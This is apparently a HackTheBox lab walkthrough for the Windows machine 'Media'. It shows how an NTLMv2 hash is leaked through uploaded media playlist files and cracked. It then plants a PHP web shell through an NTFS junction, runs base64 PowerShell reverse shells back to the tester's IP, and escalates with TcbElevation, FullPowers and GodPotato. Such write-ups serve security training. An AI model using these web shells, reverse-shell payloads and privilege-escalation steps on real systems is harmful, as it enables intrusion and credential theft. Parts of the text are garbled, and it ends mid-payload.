



HACKTHEBOX



Media

26th August 2025

Prepared By: ctrlzero

Machine Author: VulnLab

Difficulty: **Medium**

Synopsis

Media is a Medium difficulty machine that features an Apache XAMPP stack on Windows hosting a custom PHP web application. The web application allows the upload of a Windows Media Player compatible file that can be leveraged to leak the NTLMv2 hash of the user account that opens it. This hash can be cracked to obtain user credentials that can be used to authenticate to the target via SSH. Upon gaining initial access the source code of the application can be analyzed to determine the generate storage path of uploaded files on the web application which can lead to an NTFS Junction (directory symbolic link) attack to upload a malicious PHP web shell for RCE. Once a shell under the context of the web server's service account, players can abuse the `SeTcbPrivilege - Act as part of the operating system`, a Windows privilege that lets code impersonate any user and achieve administrative privileges. Alternative methods for privilege escalation involve regaining the `SeImpersonate` privilege to elevate to `NT Authority\SYSTEM`.

Skills Required

- Windows enumeration
- PHP source code review
- Basic scripting

Skills Learned

- Crafting malicious Windows Media Player playlist files to capture NTLMv2 hashes
- Windows files system abuse via NTFS junctions
- Restoring and abusing Windows privileges to elevate to SYSTEM

Enumeration

Nmap

```
$ nmap -Pn -A --top-ports 3000 media.vl
Starting Nmap 7.93 ( https://nmap.org ) at 2025-08-26 11:00 MDT
Nmap scan report for media.vl (10.129.234.67)
Host is up (0.12s latency).
Not shown: 2997 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH for_Windows_9.5 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.56 ((Win64) OpenSSL/1.1.1t PHP/8.1.17)
|_http-server-header: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.1.17
|_http-title: ProMotion Studio
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: MEDIA
|   NetBIOS_Domain_Name: MEDIA
|   NetBIOS_Computer_Name: MEDIA
|   DNS_Domain_Name: MEDIA
|   DNS_Computer_Name: MEDIA
|   Product_Version: 10.0.20348
|_ System_Time: 2025-08-26T17:17:53+00:00
| ssl-cert: Subject: commonName=MEDIA
| Not valid before: 2025-04-15T03:36:52
|_Not valid after:  2025-10-15T03:36:52
|_ssl-date: 2025-08-26T17:17:58+00:00; +16m56s from scanner time.
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows



Host script results:
|_clock-skew: mean: 16m55s, deviation: 0s, median: 16m54s

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.95 seconds
```

Nmap shows we have just 3 ports open.

- tcp/22 - SSH
- tcp/80 - Apache httpd
- tcp/3389 - Remote Desktop Protocol

Browsing to the Apache server we can see that we have a basic landing page with some information about a fictitious company. Although there is not much information that could help with additional enumeration there is an interesting function to upload a file with a specific description of what file type it's for.



The description of the upload function indicates that Windows Media Player is being used in some capacity. A quick search for Windows Media Player file types links us to a [Microsoft support](#) post. We can further search for some of these file types as well as how we can leverage them. One tool, [ntlm_theft](#), can help with this specifically.

The tool description indicates that we can generate malicious files for the following extensions:

- .wax - via Windows Media Player playlist (Better, primary open)
- .asx – via Windows Media Player playlist (Better, primary open)
- .m3u – via Windows Media Player playlist (Worse, Win10 opens first in Groovy)

Foothold

We'll explore this path by first cloning the repository and generate the malicious files.

```
$ git clone https://github.com/Greenwolf/ntlm_theft
Cloning into 'ntlm_theft'...
remote: Enumerating objects: 135, done.
remote: Counting objects: 100% (28/28), done.
remote: Compressing objects: 100% (25/25), done.
remote: Total 135 (delta 13), reused 8 (delta 3), pack-reused 107 (from 1)
Receiving objects: 100% (135/135), 2.12 MiB | 7.11 MiB/s, done.
Resolving deltas: 100% (61/61), done.

$ python3 ntlm_theft.py -g all -s 10.10.14.66 -f media
<...SNIP...>
Created: media/media.wax (OPEN)
Created: media/media.m3u (OPEN IN WINDOWS MEDIA PLAYER ONLY)
Created: media/media.asx (OPEN)
```

Now that we have our files we'll first need to start Responder in order to capture the hash of the user that opens them. Once Responder is running we can upload one of the three files we're interested in to see if we can get a response.

```
$ sudo responder -I tun0

.-----.-----.-----.-----.-----.-----|_|.-----.-----.
|  _|  _|  _|  _|  _|  _|  _|  _|  _|  _|  _|  _|  _|  _|  _|  _|
|_|  |_|  |_|  |_|  |_|  |_|  |_|  |_|  |_|  |_|  |_|  |_|  |_|  |_|
      |_|

          NBT-NS, LLMNR & MDNS Responder 3.1.3.0


To support this project:
Patreon -> https://www.patreon.com/PythonResponder
Paypal -> https://paypal.me/PythonResponder

Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C

[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]
<...SNIP...>
[+] Listening for events...
```


We'll put in some arbitrary values for the firstname, lastname and email fields.

- firstname: test
- lastname: test
- email: test@test.null



After uploading our file we're prompted with a Javascript alert that our upload was successful and after a few seconds we can see that we were successful in capturing an NTLMv2 hash from the user `MEDIA\enox`

Note: The working extensions which have been confirmed are `.wax` and `.asx`. A `.m3u` does work, but only if opened interactively.



```
[SMB] NTLMv2-SSP Client      : 10.129.234.67
[SMB] NTLMv2-SSP Username    : MEDIA\enox
[SMB] NTLMv2-SSP Hash        :
enox::MEDIA:91b120fafb76f6b5:545C46A5C01AB315F63CA87656DDFF17:010100000000000002612837D16
DC01652D4666A0F973FF0000000002000800530059005900420001001E00570049004E002D0057004C00310043
00390033003800560039005600450004003400570049004E002D0057004C003100430039003300380056003900
560045002E0053005900590042002E004C004F00430041004C000300140053005900590042002E004C004F0043
0041004C000500140053005900590042002E004C004F00430041004C0007000800002612837D16DC0106000400
020000000800300030000000000000000000000000000000000000000000000000000000000000000000000
BE9E6B0B4A888AA32B47C50A0010000000000000000000000000000000000000000000000000000000000000
310030002E00310030002E00310034002E0036003600000000000000000000000000000000000000000000000
```

Now that we have a hash we can attempt to crack it with a tool such as hashcat or john. Using the standard wordlist `rockyou.txt` we can successfully retrieve the credential for the user. As this is a Windows target we would normally attempt to authenticate over WinRM, but referring back to our initial enumeration that port does not seem to be open, however, we can try SSH.

```
enox::MEDIA:91b120fab76f6b5:545C46A5C01AB315F63CA87656DDFF17:0101000000000000002612837D16
DC01652D4666A0F973FF0000000002000800530059005900420001001E00570049004E002D0057004C00310043
00390033003800560039005600450004003400570049004E002D0057004C003100430039003300380056003900
560045002E0053005900590042002E004C004F00430041004C000300140053005900590042002E004C004F0043
0041004C000500140053005900590042002E004C004F00430041004C00070008000002612837D16DC0106000400
02000000080030003000000000000000000000003000009C8CCF971256116F8DC52E05A3E15F0111A01A4893
BE9E6B0B4A888AA32B47C50A001000000000000000000000000000000000900200063006900660073002F00
310030002E00310030002E00310034002E00360036000000000000000000 .\rockyou.txt
```

```
* Filename..: .\rockyou.txt
* Passwords.: 14344389
* Bytes.....: 139921555
* Keyspace..: 14344389
```

enox@MEDIA C:\Users\enox>

```
// Your PHP code for handling form submission and file upload goes here.
```

```

$uploadDir = 'C:/Windows/Tasks/Uploads/'; // Base upload directory

if ($_SERVER["REQUEST_METHOD"] == "POST" && isset($_FILES["fileToUpload"])) {
    $firstname = filter_var($_POST["firstname"], FILTER_SANITIZE_STRING);
    $lastname = filter_var($_POST["lastname"], FILTER_SANITIZE_STRING);
    $email = filter_var($_POST["email"], FILTER_SANITIZE_STRING);

    // Create a folder name using the MD5 hash of Firstname + Lastname + Email
    $folderName = md5($firstname . $lastname . $email);

    // Create the full upload directory path
    $targetDir = $uploadDir . $folderName . '/';

    // Ensure the directory exists; create it if not
    if (!file_exists($targetDir)) {
        mkdir($targetDir, 0777, true);
    }

    // Sanitize the filename to remove unsafe characters
    $originalFilename = $_FILES["fileToUpload"]["name"];
    $sanitizedFilename = preg_replace("/[^a-zA-Z0-9._]/", "", $originalFilename);

    // Build the full path to the target file
    $targetFile = $targetDir . $sanitizedFilename;

    if (move_uploaded_file($_FILES["fileToUpload"]["tmp_name"], $targetFile)) {
        echo "<script>alert('Your application was successfully submitted. Our HR shall
review your video and get back to you.');

```

From this code we can see a few interesting pieces of information. We now know the upload directory and the method in which the upload path is created.

- `$uploadDir = 'C:/Windows/Tasks/Uploads/'; // Base upload directory`
- `$folderName = md5($firstname . $lastname . $email);`

If we look at the path where our uploaded files are stored we can verify the `md5` folder name against the source code.

```
PS C:\windows\tasks\Uploads> dir
```

Mode	LastWriteTime	Length	Name
d-----	8/26/2025 10:55 AM		317d52e7c825dd847d9c750a35547edc
-a-----	8/26/2025 10:55 AM	0	todo.txt

```
PS C:\windows\tasks\Uploads\317d52e7c825dd847d9c750a35547edc> dir
```

Mode	LastWriteTime	Length	Name
-a-----	8/26/2025 10:52 AM	147	media.asx
-a-----	8/26/2025 10:55 AM	49	media.m3u
-a-----	8/26/2025 10:54 AM	56	media.wax

```
$ php -a
Interactive shell
php >
php > $firstname = "test";
php > $lastname = "test";
php > $email = "test@test.null";
php > echo md5($firstname . $lastname . $email);
317d52e7c825dd847d9c750a35547edc

$ echo -n testtesttest@test.null | md5sum
317d52e7c825dd847d9c750a35547edc
```

As the web server is responsible for creating these files the owner should belong to the Apache service account. Also, the Apache service account will also have the ability to write to the root web directory. With this in mind we could potentially upload a malicious PHP file for RCE.

We can quickly verify the owner of the files and directories by viewing the properties with Powershell and also see that our current user has Full Control over files and directories in this path.

```
PS C:\windows\tasks\uploads> icacls *
317d52e7c825dd847d9c750a35547edc Everyone:(I)(OI)(CI)(F)
                                BUILTIN\Administrators:(I)(F)
                                BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
                                NT AUTHORITY\SYSTEM:(I)(F)
                                NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
                                NT AUTHORITY\LOCAL SERVICE:(I)(F)
                                CREATOR OWNER:(I)(OI)(CI)(IO)(F)

todo.txt Everyone:(I)(F)
          BUILTIN\Administrators:(I)(F)
          NT AUTHORITY\SYSTEM:(I)(F)
          MEDIA\enox:(I)(F)

PS C:\windows\tasks\Uploads\317d52e7c825dd847d9c750a35547edc> get-acl * | select owner

Owner
```

```

-----
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\LOCAL SERVICE

PS C:\xampp> icacls.exe .\htdocs\
.\htdocs\ MEDIA\Administrator:(I)(OI)(CI)(F)
          NT AUTHORITY\LOCAL SERVICE:(I)(OI)(CI)(F)
          NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
          BUILTIN\Administrators:(I)(OI)(CI)(F)
          BUILTIN\Users:(I)(OI)(CI)(RX)
          CREATOR OWNER:(I)(OI)(CI)(IO)(F)

Successfully processed 1 files; Failed processing 0 files

```

Now that we've confirmed file and directory ownership we need to explore how can we write to the the Apache `htdocs` folder. A potential path would be to use a symbolic link. In Windows, symbolic links are similar to Linux symlinks, but with some Windows specific behaviour.

We can test this theory by removing the folder for our current uploads and create a junction link which only works for directories.

```

PS C:\windows\tasks\uploads> remove-item .\317d52e7c825dd847d9c750a35547edc\ -Recurse
PS C:\windows\tasks\uploads> New-Item -ItemType Junction -Path
"C:\Windows\Tasks\Uploads\317d52e7c825dd847d9c750a35547edc" -Target "C:\xampp\htdocs"
PS C:\windows\tasks\uploads>
PS C:\windows\tasks\uploads> dir
Mode                LastWriteTime         Length Name
-----
d----l            8/26/2025  11:46 AM              317d52e7c825dd847d9c750a35547edc

# or for cmd.exe
enox@MEDIA C:\windows\tasks\uploads>mklink /J
C:\Windows\Tasks\Uploads\317d52e7c825dd847d9c750a35547edc C:\xampp\htdocs
Junction created for C:\Windows\Tasks\Uploads\317d52e7c825dd847d9c750a35547edc <====>
C:\xampp\htdocs
enox@MEDIA C:\windows\tasks\uploads>
enox@MEDIA C:\windows\tasks\uploads>dir
Volume in drive C has no label.
Volume Serial Number is EAD8-5D48

Directory of C:\windows\tasks\uploads

08/26/2025  11:45 AM    <DIR>          .
10/02/2023  11:04 AM    <DIR>          ..
08/26/2025  11:45 AM    <JUNCTION>     317d52e7c825dd847d9c750a35547edc [C:\xampp\htdocs]

```

We'll upload one of the test files once again with the same values that we initially supplied and we can see that we were successfully in writing to the Apache root web directory.

```

PS C:\windows\tasks\uploads> cd .\317d52e7c825dd847d9c750a35547edc\

```

```
PS C:\windows\tasks\uploads\317d52e7c825dd847d9c750a35547edc> dir
```

Directory: C:\windows\tasks\uploads\317d52e7c825dd847d9c750a35547edc

Mode	LastWriteTime	Length	Name
d-----	10/2/2023 10:27 AM		assets
d-----	10/2/2023 10:27 AM		css
d-----	10/2/2023 10:27 AM		js
-a-----	10/10/2023 5:00 AM	20563	index.php
-a-----	8/26/2025 11:47 AM	147	media.asx

We can now create and upload a PHP file that will give us command execution as the Apache service account.

```
$ cat << EOF > cmd.php
<?php
system($_GET['cmd']);
?>
EOF
```

```
PS C:\windows\tasks\uploads\317d52e7c825dd847d9c750a35547edc> dir
```

Mode	LastWriteTime	Length	Name
d-----	10/2/2023 10:27 AM		assets
d-----	10/2/2023 10:27 AM		css
d-----	10/2/2023 10:27 AM		js
-a-----	8/26/2025 11:51 AM	30	cmd.php
-a-----	10/10/2023 5:00 AM	20563	index.php
-a-----	8/26/2025 11:47 AM	147	media.asx

We can now confirm RCE and obtain a reverse shell as `nt authority\local service`.

Note: Payload used is `Powershell #3 (Base64)` from [Revshells.com](https://revshells.com)

```
$ curl http://media.vl/cmd.php?cmd=whoami
nt authority\local service

$ curl http://media.vl/cmd.php?cmd=powershell%20-
e%20JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAAdABlAG0ALgBOAGUAdAAuAF
MABwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4ANgA2ACIALAAxADAA
MAAwADEAKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQBlAG4AdAAuAEcAZQB0AFMAdABYAGUAYQBtACgAKQ
A7AFsAYgB5AHQAZQBBAF0AXQAKAGIAeQB0AGUAcwAgAD0AIAAwAC4ALgA2ADUANQAzADUAFaAlAHsAMAB9ADsAdwBo
AGkAbABlACgAKAAkAGkAIAA9ACAAJABzAHQAcgBlAGEAbQAuAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsACAAMAAsAC
AAJABiAHkAdABlAHMALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQAgADAaAKQB7ADsAJABkAGEAdABhACAAPQAgACgA
TgBlAHcALQBPAgIAagBlAGMAdAAgAC0AVAB5AHAAZQBOAGEAbQBlACAAUwB5AHMAAdABlAG0ALgBUAGUAEAB0AC4AQQ
BTAEMASQBjAEUAbgBjAG8AZABpAG4AZwApAC4ARwBlAHQAuWb0AHIAaQBuaGcAKAAkAGIAeQB0AGUAcwAsADAALAAG
ACQAaQApADsAJABzAGUAbgBkAGIAYQBjAGsAIAA9ACAAKABpAGUAEAAgACQAZABhAHQAYQAgADIAPgAmADEAIAB8AC
AATwBlAHQALQBTAHQAcgBpAG4AZwAgACkAOWAkAHMAZQBuaGQAYgBhAGMAawAyACAAPQAgACQAcwBlAG4AZABiAGEA
YwBrACAAKwAgACIAUABTACAAIgAgACsAIAAoAHAAdwBkACkALgBQAGEAdABoACAAKwAgACIAPgAgACIAOWAkAHMAZQ
BuAGQAYgB5AHQAZQAgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMAQwBjAEkAKQAu
AEcAZQB0AEIAeQB0AGUAcwAoACQAcwBlAG4AZABiAGEAYwBrADIaKQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQB0AG
UAKAAkAHMAZQBuaGQAYgB5AHQAZQAsADAALAaKAHMAZQBuaGQAYgB5AHQAZQAuAEwAZQBuaGcAdABoACkAOWAkAHMA
dABYAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkA
```

```
$ nc -lvnp 10001
listening on [any] 10001 ...
connect to [10.10.14.66] from (UNKNOWN) [10.129.234.67] 57730

PS C:\xampp\htdocs>
PS C:\xampp\htdocs> whoami
nt authority\local service
```

Privilege Escalation

Right away we can see an interesting privilege that seems to be available: `SeTcbPrivilege`. We can read about this privilege and its potential [here](#).

Additionally, we can find a proof-of-concept that is available and precompiled [here](#).

We can also compile it our self as follows:

```
$ x86_64-w64-mingw32-g++ TcbElevation.cpp -o TcbElevation.exe -lsecur32 -municode
```

We can go ahead and download it to the target and run the binary to add our current user to the local Administrators group.

```

PS C:\xampp\htdocs> iwr http://10.10.14.66:8000/TcbElevation-x64.exe -outfile
TcbElevation-x64.exe
PS C:\xampp\htdocs>
PS C:\xampp\htdocs> net localgroup Administrators
Alias name      Administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-----

Administrator
The command completed successfully.

```

```

PS C:\xampp\htdocs> .\TcbElevation-x64.exe elevate 'net localgroup Administrators enox
/add'
Error starting service 1053
PS C:\xampp\htdocs> net localgroup Administrators
Alias name      Administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-----

Administrator
enox
The command completed successfully.

```

We were successful. We can now authenticate over SSH again as the user `enox` and verify our group membership.

```

$ ssh enox@media.vl
Microsoft Windows [Version 10.0.20348.3453]
(c) Microsoft Corporation. All rights reserved.

enox@MEDIA C:\Users\enox>whoami /groups

GROUP INFORMATION
-----

Group Name                                     Type                                     SID
Attributes
=====
Everyone                                     Well-known group S-1-1-0
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account and member of Administrators group Well-known group S-1-5-114
Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators                     Alias                                     S-1-5-32-
544 Mandatory group, Enabled by default, Enabled group, Group owner
<...SNIP...>

```

```

enox@MEDIA C:\Users\enox>dir c:\users\administrator\desktop
Volume in drive C has no label.
Volume Serial Number is EAD8-5D48

Directory of c:\users\administrator\desktop

10/02/2023  11:04 AM    <DIR>          .
10/01/2023  11:48 PM    <DIR>          ..
04/15/2025  09:09 PM                32 root.txt
               1 File(s)                32 bytes
               2 Dir(s)  4,558,843,904 bytes free

enox@MEDIA C:\Users\enox>

```

Alternative Privilege Escalation

An alternative path to `SYSTEM` would be to use [FullPowers](#) - a Proof-of-Concept tool made for automatically recovering the default privilege set of a service account including `SeAssignPrimaryToken` and `SeImpersonate`.

Once this is achieved we can use [SweetPotato](#) or [GodPotato](#) to abuse the `SeImpersonate` privilege.

```

PS C:\xampp\htdocs> whoami /priv

PRIVILEGES INFORMATION
-----

Privilege Name      Description                                     State
=====
SeTcbPrivilege      Act as part of the operating system            Disabled
SeChangeNotifyPrivilege Bypass traverse checking                       Enabled
SeCreateGlobalPrivilege Create global objects                          Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set                 Disabled
SeTimeZonePrivilege Change the time zone                           Disabled
PS C:\xampp\htdocs>
PS C:\xampp\htdocs>iwr http://10.10.14.66:8000/FullPowers.exe -outfile FullPowers.exe
PS C:\xampp\htdocs>
PS C:\xampp\htdocs> .\FullPowers.exe
[+] Successfully created scheduled task. PID=5040
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.20348.3453]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami /priv

PRIVILEGES INFORMATION
-----

Privilege Name      Description                                     State
=====

```

SeAssignPrimaryTokenPrivilege	Replace a process level token	Disabled
SeIncreaseQuotaPrivilege	Adjust memory quotas for a process	Disabled
SeAuditPrivilege	Generate security audits	Disabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled
SeCreateGlobalPrivilege	Create global objects	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Disabled

C:\Windows\system32>

Once we've successfully recovered `SeImpersonatePrivilege` we can abuse it with one of the aforementioned potato exploits.

```
C:\Windows\system32>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\xampp\htdocs>iwr http://10.10.14.66:8000/GodPotato-NET4.exe -outfile GodPotato-
NET4.exe
PS C:\xampp\htdocs>
PS C:\xampp\htdocs> .\GodPotato-NET4.exe -cmd 'powershell -e
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbw
BjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4ANgA2ACIALAAxADAAMAaw
ADEAKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQBlAG4AdAAuAEcAZQB0AFMAdABYAGUAYQBtACgAKQA7AF
sAYgB5AHQAZQBBAF0AXQAKAGIAeQB0AGUAcwAgAD0AIAAwAC4ALgA2ADUANQAzADUAFaALAHsAMAB9ADsAdwBoAGkA
bABlACgAKAAkAGkAIAA9ACAAJABzAHQAcgBlAGEAbQAUAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsACAAMAAsACAAJA
BiAHkAdABlAHMALgBMAGUAbgBnAHQAaAaPACkAIAAtAG4AZQAgADAQKQB7ADsAJABkAGEAdABhACAAPQAgACgATgBl
AHcALQBPAgiAagBlAGMAdAAgAC0AVAB5AHAAZQBOAGEAbQBlACAAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4AQQBTAE
MASQBJAEUAbgBjAG8AZABpAG4AZwApAC4ARwBlAHQAUwB0AHIAaQBuaGcAKAAkAGIAeQB0AGUAcwAsADAALAAgACQA
aQApADsAJABzAGUAbgBkAGIAYQBjAGsAIAA9ACAAKABpAGUAeAAgACQAZABhAHQAYQAgADIAPgAmADEAIAAB8ACAAATw
BlAHQALQBTAHQAcgBpAG4AZwAgACkAOWAkAHMAZQBuaGQAYgBhAGMAawAyACAAPQAgACQAcwBlAG4AZABiAGEAYwBr
ACAAKwAgACIAUABTACAAIgAgACsAIAAoAHAAdwBkACKALgBQAGEAdABOACAAKwAgACIAPgAgACIAOWAkAHMAZQBuaG
QAYgB5AHQAZQAgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMAQwBJAEkAKQAuAEcA
ZQB0AEIAeQB0AGUAcwAoACQAcwBlAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQB0AGUAKA
